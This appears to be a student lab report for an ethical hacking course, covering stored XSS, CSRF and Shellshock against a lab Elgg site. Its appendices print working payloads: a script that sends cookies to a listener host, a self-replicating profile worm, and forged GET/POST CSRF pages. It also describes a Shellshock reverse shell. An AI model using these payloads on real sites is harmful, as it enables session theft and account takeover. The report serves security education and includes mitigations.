

## 1. Introduction

This report addresses Part A of the coursework, which investigates three critical web application vulnerabilities XSS, CSRF, and Shellshock. Through practical exploitation and analysis, the report demonstrates how each vulnerability can be identified and leveraged in a controlled environment. Furthermore, it evaluates potential mitigation strategies, highlighting their effectiveness and limitations.

## 2. Part A, Task A: XSS

### a) Task A2

To carry out the XSS attack, I modified Alice's profile by inserting a JavaScript payload into a visible field, such as the "About Me" section (Visual editor). This script executed when another user, such as Bob, viewed the profile, resulting in a JavaScript alert being triggered. Initially, the script displayed a custom message confirming code execution. I then replaced this with a payload that retrieved and displayed the viewer's session cookie. This demonstrated how XSS vulnerabilities allow attackers to execute malicious scripts, potentially stealing sensitive session data.

### b) Task A2: Mitigation Strategies

The Elgg based web application is vulnerable to client-side attacks due to improper input sanitization and output encoding. For example, when a script like

`<script>alert("xss")</script>` is stored and rendered directly, it leads to stored XSS, allowing attackers to execute arbitrary code and potentially steal session cookies via `document.cookie`. This threatens user privacy and account security.

Mitigation requires validating user inputs and encoding outputs based on context using functions like `htmlentities()` or tools like HTML Purifier. HTTP headers such as Content Security Policy (CSP) can block inline scripts, while setting cookies as `HttpOnly` and `Secure` enhances protection. Additionally, Elgg's plugin architecture, while powerful, poses risks if developers skip sanitization. Enforcing secure coding practices and auditing third-party plugins are critical to maintaining a secure environment.

### c) Task A3: Steal cookies

To execute the attack, I injected a JavaScript payload into Alice's profile that triggered whenever another user viewed it. Initially, the script displayed a test alert, but I modified it to capture session cookies to my machine using Netcat [`nc -lknv 5555`]. I launched a TCP listener on port 5555, where `l` initiates the listener, `k` allows multiple connections, `n` prevents DNS resolution, and `v` enables verbose output. The script sent the cookies via an HTTP request to my machine's IP and port, which I verified by capturing the cookie data in the terminal. Using this stolen cookie, I manually set the session cookie in a private browsing window through developer tools and was able to access the victim's session without their credentials.

### d) Task A4: XSS worms

Inspired by the Samy worm, I modified Alice's profile to include a JavaScript payload designed to alter visitors' profiles and replicate itself. By analyzing the network traffic during a legitimate profile update, I identified the required POST request parameters and endpoint. I constructed a script that, upon execution, sent an HTTP Request to update the viewer's profile, setting their "About Me"

section to “Alice is the best” without their consent. Furthermore, the script embedded itself into the updated profile, allowing it to execute again when future users visited that page.

To verify replication, I first visited Alice’s profile while sign-in as Boby. This caused Boby’s profile to be updated with the same malicious script. Then, using Charlie’s account, I accessed Boby’s profile and confirmed that the payload had propagated to Charlie’s profile. This test confirmed that the worm had self-replicated across accounts.

#### e) Comparison of A2 and A4

Displaying an alert message may compromise a single user session or demonstrate the presence of XSS vulnerabilities. These attacks are often limited in scope and rely on user interaction. In contrast, XSS worms exploit the same flaw to inject payloads that automatically replicate themselves by posting malicious content wherever the vulnerable input is accepted such as comments, profiles, or messages. This makes them self-sustaining and capable of infecting every subsequent user who views the contaminated content.

The difference lies not in the method of injection, but in the payload logic and propagation strategy. The worm executes JavaScript that re-posts itself to other users’ accounts, often leveraging authenticated sessions and platform-specific APIs to automate replication. This transforms the vulnerability from a localized exploit into a network-wide threat.

### 3. Part A, Task B: CSRF

#### a) Task A1: Attack using GET

Samy tricks Alice into adding him as a friend on Elgg by sending her his malicious website link. Since Alice is already logged into Elgg, her browser automatically sends her session cookies along with any requests. Samy takes advantage of this by hiding a special link inside an image tag `<img src>` on his site, which silently sends a GET request to Elgg. This makes Elgg think Alice herself is trying to add Samy as a friend.

#### b) Task A2: Attack using POST

The CSRF attack is implemented by injecting a script that automatically sends a POST request to Elgg’s profile update URL when Alice visits the attacker’s web-page. Because Alice is already authenticated, Elgg accepts the request, changing her profile description to “but most of all, samy is my hero.” The success of this attack relied on Alice maintaining an active session with Elgg while unknowingly interacting with Samy’s website.

#### c) Comparison of A1 and A2

Comparing CSRF attacks executed via GET and POST methods reveals essential insights into web security practices and the risks inherent in HTTP protocols.

GET-based CSRF attacks exploit the natural behavior of browsers to automatically include cookies with every request. By embedding malicious GET requests in easily accessible elements like

images or hidden links, attackers can silently trigger unintended actions, provided the victim maintains an active session.

In contrast, POST-based CSRF attacks are technically more demanding. POST requests are generally reserved for actions that modify server-side data, and they require more deliberate structuring. Attackers must create malicious forms or utilize client-side scripts to dispatch POST requests, which inherently raises the attack's visibility and complexity. Moreover, many modern web applications enforce additional security checks on POST requests, such as CSRF tokens or strict content-type verifications, which act as barriers against exploitation.

#### **4. Part A, Task C: Shellshock**

##### **a) Task B2: Exploiting shellshock**

To carry out the Shellshock attack, I first changed the target environment to ensure it was using a version of Bash that was vulnerable to this exploit. Shellshock takes advantage of the way Bash processes environment variables, especially when they include function definitions. I created a specially crafted string that started with a legitimate-looking function definition, followed immediately by malicious commands. This payload was delivered through an HTTP request header, which web servers often process. When the server passed this header to Bash, the shell interpreted the entire string, including the appended commands, and executed them unknowingly.

##### **b) Task B3: Reverse shell**

To carry out the attack, I first set up a listener on my attacking machine using Netcat, choosing port 9090 to catch incoming connections. The listener's job was to wait for a connection from the target server and give me an interactive session when it happened.

Next, I created a reverse shell command and placed it inside an HTTP header in a curl request to the vulnerable CGI endpoint. This command told Bash to open an interactive shell and send its input, output, and error messages over a TCP connection to my attacker's IP address and port.

When I sent the request, the vulnerable server's Bash interpreter ran my payload before even processing the CGI script. Right away, my listener picked up the connection, and I got full shell access to the server. From there, I could run any commands I wanted, giving me complete control over the system.

##### **c) Explanation and Prevention**

This vulnerability happens because Bash incorrectly processes environment variables that contain function definitions followed by extra commands. When a CGI script runs, the server passes information like HTTP headers as environment variables. If one of these variables includes malicious code, a vulnerable version of Bash will execute it.

To prevent this while still using CGI scripts, the main solution is to update Bash to a version that has patched this flaw. In addition, web servers can be configured to sanitize incoming environment variables, making sure they don't contain unexpected function definitions. Another good practice is to use safer alternatives to CGI scripts, or run CGI scripts in restricted environments with limited permissions, so even if an attack happens, the damage is minimal.

## 1. Appendix A

### a) Task A2

```
1 // Commands to run JavaScript and show Session Cookies
2 <script>alert('I can run my own JavaScript');</script>
3
4 <script>alert(document.cookie);</script>
```




Fig 2.1: Run JavaScript




Fig 2.2: Session cookie

### c) Task A3: Steal cookies





Fig 2.3: Boby visits the Alice profile


## Ethical Hacking and Pentesting [COMM3031]



seed@VM: ~/.../COM3031-Lab02-XSS-CSRF\$ nc -lknv 5555  
[04/04/25] seed@VM:~/.../COM3031-Lab02-XSS-CSRF\$ Listening on 0.0.0.0 5555  
Connection received on 10.0.2.15 33160  
GET /?c=Elgg%3Dqjm15f8h4104s6ktflsqhe2heo HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:136.0)  
Gecko/20100101 Firefox/136.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/\*;  
q=0.8,\*/\*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.xsslabeLgg.com/  
Priority: u=4, i

**Fig 2.4: TCP listener for session cookie**

```
1 // JavaScript to Steal cookies!
2 <script>
3 | document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');
4 </script>
```



The figure consists of two side-by-side screenshots of a browser's developer tools Network tab, both showing the "Cookies" section for the domain `http://www.xsslabeLgg.com`.

**Left Screenshot:** Shows a cookie named `Elgg` with the value `qjm15f8h4104s6ktflsqhe2heo`. The cookie details are: Created: Fri, 04 Apr 2025 22:23:54 GMT, Domain: `www.xsslabeLgg.com`, Expires / Max-Age: "Session", HostOnly: true, HttpOnly: true, Last Accessed: Fri, 04 Apr 2025 23:58:08 GMT, Path: "/", SameSite: "None", Secure: false.

**Right Screenshot:** Shows the same cookie `Elgg` with the value `qjm15f8h4104s6ktflsqhe2heo`. The cookie details are identical to the left screenshot.

**Fig 2.5: Verify by adding the session cookie in Private Browsing window**

#### d) Task A4: XSS worms

```
1 // Samy Worm that attaches to victim's profile when visited by a user
2 <script type="text/javascript" id="worm">
3 window.onload = function() {
4     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
5     var jsCode = document.getElementById("worm").innerHTML;
6     var tailTag = "</" + "script>";
7     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
8     var desc = "&description=Alice is the best" + wormCode;
9     desc += "&accesslevel[description]=2";
10    var name = "&name=" + elgg.session.user.name;
11    var guid = "&guid=" + elgg.session.user.guid;
12    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
13    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
14    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
15    var content = token + ts + name + desc + guid;
16    if (elgg.session.user.guid != 56) {
17        var Ajax = null;
18        Ajax = new XMLHttpRequest();
19        Ajax.open("POST", sendurl, true);
20        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
21        Ajax.send(content);
22    }
23 }
24 </script>
```




Fig 2.6: Analysis how Post request works

## Ethical Hacking and Pentesting [COMM3031]




Fig 2.7: Boby visits Alice's profile; a worm attaches to his profile.





Fig 2.8: Charlie visits Boby's profile; a worm attaches to his profile also.

## 6. Appendix B


### a) Task A1: Attack using GET



**Fig 3.1: Analysing how add friend get request works**

```

1 // This is the attacker's web page, which he controls.
2 <html>
3 <body>
4
5 <h1> This page forges an HTTP GET request </h1>
6 <img src = "http://www.csrflabelgg.com/action/friends/add?friend=59" alt = "image" width = "1" height = "1" />
7
8 </body>
9 </html>
```



**Fig 3.2: Samy sends a message with a malicious website link that he controls.**

Ethical Hacking and Pentesting [COMM3031]




Fig 3.3: Alice opens the link, which generates a GET request




Fig 3.4: Samy is added to Alice's friend list.

### b) Task A2: Attack using POST

Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox X

**http://www.csrflabelgg.com/action/profile/edit**

Host: www.csrflabelgg.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:136.0) Gecko/20100101 Firefox/136.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: multipart/form-data; boundary=----geckoformboundarybeb9817f6d93ffe6f8ea9efb5c5420  
Content-Length: 3786  
DNT: 1  
Origin: http://www.csrflabelgg.com  
Connection: keep-alive  
Referer: http://www.csrflabelgg.com/profile/samy/edit  
Cookie: Elgg-6rt2a1bpipedg77t138abj63  
Upgrade-Insecure-Requests: 1

elgg\_token=<hogik91khJz7Wmdkv0zg6 elgg\_ts=1743934091&name=Samy&description=<p><span style="background-color: #000; color: #fff; padding: 2px 10px; border-radius: 10px; font-weight: bold; font-size: 1em; white-space: nowrap; display: inline-block; margin-right: 10px; </span>Samy</p>&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acc

POST: HTTP/1.1 302 Found

Date: Sun, 06 Apr 2025 10:09:16 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Cache-Control: must-revalidate, no-cache, no-store, private  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Pragma: no-cache  
Location: http://www.csrflabelgg.com/profile/samy  
Vary: User-Agent  
Content-Length: 402  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

**http://www.csrflabelgg.com/profile/samy**

Host: www.csrflabelgg.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:136.0) Gecko/20100101 Firefox/136.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://www.csrflabelgg.com/profile/samy/edit  
Connection: keep-alive

Record Data  autoscroll

**Fig 3.5: Understanding how Post Request works**

## Ethical Hacking and Pentesting [COMM3031]

```
1 // This attacker's HTML page sends a specific post request to change the form's details.
2 <html>
3 <body>
4
5 <h1>This page forges an HTTP POST request.</h1>
6 <script type="text/javascript">
7
8 function forge_post()
9 {
10     var fields = "";
11     fields += "<input type='hidden' name='name' value='Alice'>";
12     fields += "<input type='hidden' name='briefdescription' value='but most of all, samy is my hero'>";
13     fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
14     fields += "<input type='hidden' name='guid' value='56'>";
15     var p = document.createElement("form");
16     p.action = "http://www.csrflabelgg.com/action/profile/edit";
17     p.innerHTML = fields;
18     p.method = "post";
19     document.body.appendChild(p);
20     p.submit();
21 }
22 window.onload = function() { forge_post(); };
23 </script>
24 </body>
25 </html>
```




Fig 3.6: Samy sends a message with a malicious website link.

